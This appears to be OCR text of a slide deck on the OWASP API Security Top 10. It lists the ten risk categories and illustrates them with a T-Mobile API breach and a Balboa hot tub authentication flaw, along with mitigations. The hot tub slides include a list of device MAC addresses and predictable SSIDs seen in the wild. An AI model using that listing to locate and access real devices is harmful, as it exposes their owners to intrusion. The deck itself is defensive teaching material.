
42crunch
OWASP API Security Top 10

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OWASP API Top 10 **(PPT graphics)** contributor!

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“83% of all web traffic is now API call traffic.”

- Akamai, State of the Internet 2018 -

“By 2021, exposed APIs will form a larger surface area for attacks than the UI in 90% of web-enabled applications.”

- Gartner, API Strategy Maturity Model, October 2019-


“By 2022, APIs will become the #1 attack vector.”

- Gartner, How to Build an Effective API Security Strategy -


Source: API vuln reports at APIsecurity.io

Traditional vs. Modern

Traditional Application




Modern Application



OWASP API Security Top 10


- **A1** : Broken Object Level Authorization
- **A2** : Broken Authentication
- **A3** : Excessive Data Exposure
- **A4** : Lack of Resources & Rate Limiting
- **A5** : Missing Function Level Authorization
- **A6** : Mass Assignment
- **A7** : Security Misconfiguration
- **A8** : Injection
- **A9** : Improper Assets Management
- **A10** : Insufficient Logging & Monitoring

A1: Broken Object Level Authorization



T-Mobile API Breach (2017)

https://www.vice.com/en_us/article/7xkyyz/t-mobile-customer-data-bug-hackers-no-excuse



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

- API behind a web portal
- Phone numbers as IDs
- Was exploited in the wild (e.g. “SIM swap”)

A1: Mitigation

- Implement authorization checks with user policies and hierarchy
- Don’t rely on IDs sent from client. Use IDs stored in the session object.
- Check authorization each time there is a client request to access database
- Use random non-guessable IDs (UUIDs)

A2: Broken Authentication

Balboa hot tubs (2018)

https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/

Balboa hot tubs (2018)

https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/

- Comes with an unprotected WiFi hotspot
- Mobile app uses that wifi ID as username
- Password is hardcoded

Balboa hot tubs (2018)

https://apisecurity.io/issue-14-hacked-hot-tubs-airlines-trading-sites-json-encoding-best-practices/

map	00:15:27:1A:2B:77	BWGSpa_1A2B77	infra	2016-02-15T
map	00:15:27:1A:2B:8C	BWGSpa_1A2B8C	infra	2016-11-05T
map	00:15:27:1A:2B:F7	BWGSpa_1A2BF7	infra	2016-07-13T
map	00:15:27:1A:2C:06	BWGSpa_1A2C06	infra	2015-02-17T
map	00:15:27:1A:2C:29	BWGSpa_1A2C29	infra	2015-03-01T
map	00:15:27:1A:2D:10	BWGSpa_1A2D101A2D10	infra	2017-05-25T
map	00:15:27:1A:2D:A8	BWGSpa_1A2DA8	infra	2016-02-12T
map	00:15:27:1A:2D:B6	BWGSpa_1A2DB6	infra	2015-07-11T
map	00:15:27:1A:2D:F9	BWGSpa_1A2DF9	infra	2016-09-24T
map	00:15:27:1A:30:3F	BWGSpa_1A303F	infra	2015-03-24T
map	00:15:27:1A:30:51	BWGSpa_1A3051	infra	2015-08-15T
map	00:15:27:1A:30:A3	BWGSpa_1A30A3	infra	2017-09-12T
map	00:15:27:1A:30:B3	BWGSpa_1A30B3	infra	2015-09-01T

- All IDs start with BWGSpa_

